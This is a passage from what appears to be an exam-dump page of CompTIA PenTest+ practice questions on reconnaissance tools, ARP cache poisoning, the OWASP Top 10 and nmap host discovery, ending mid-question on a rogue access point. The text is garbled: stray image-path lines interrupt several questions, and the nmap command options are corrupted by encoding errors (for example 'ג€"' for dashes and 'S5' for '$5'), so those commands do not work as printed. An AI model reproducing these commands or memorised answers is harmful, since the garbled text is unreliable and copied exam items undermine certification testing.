
B. The licensing of software is ambiguous

C. The libraries' code bases could be read by anyone

D. The provenance of code is unknown

E. The libraries may be unsupported

F. The libraries may break the application



Actual exam question from CompTIA's PT1-002

Question #: 27

Topic #: 1

[All PT1-002 Questions]

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark

B. Nessus

C. Retina

D. Burp Suite

E. Shodan

F. Nikto

Actual exam question from CompTIA's PT1-002

Question #: 28

Topic #: 1

[All PT1-002 Questions]

A consultant is reviewing the following output after reports of intermittent connectivity issues:

```
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet]
```

Which of the following is MOST likely to be reported by the consultant?

A. A device on the network has an IP address in the wrong subnet.

B. A multicast session was initiated using the wrong multicast group.

C. An ARP flooding attack is using the broadcast address to perform DDoS.

D. A device on the network has poisoned the ARP cache.

Show Suggested Answer

Actual exam question from CompTIA's PT1-002

Question #: 29

Topic #: 1

[All PT1-002 Questions]

Which of the following BEST describe the OWASP Top 10? (Choose two.)

A. The most critical risks of web applications

B. A list of all the risks of web applications


C. The risks defined in order of importance

D. A web-application security standard

E. A risk-governance and compliance framework

F. A checklist of Apache vulnerabilities

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 30

Topic #: 1

[All PT1-002 Questions]

A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```


Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap ג€"oG list.txt 192.168.0.1-254 , sort

B. nmap ג€"sn 192.168.0.1-254 , grep ג€Nmap scanג€ | awk '{print S5}'

C. nmap ג€"-open 192.168.0.1-254, uniq

D. nmap ג€"o 192.168.0.1-254, cut ג€"f 2



Actual exam question from CompTIA's PT1-002

Question #: 31

Topic #: 1

[All PT1-002 Questions]

A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

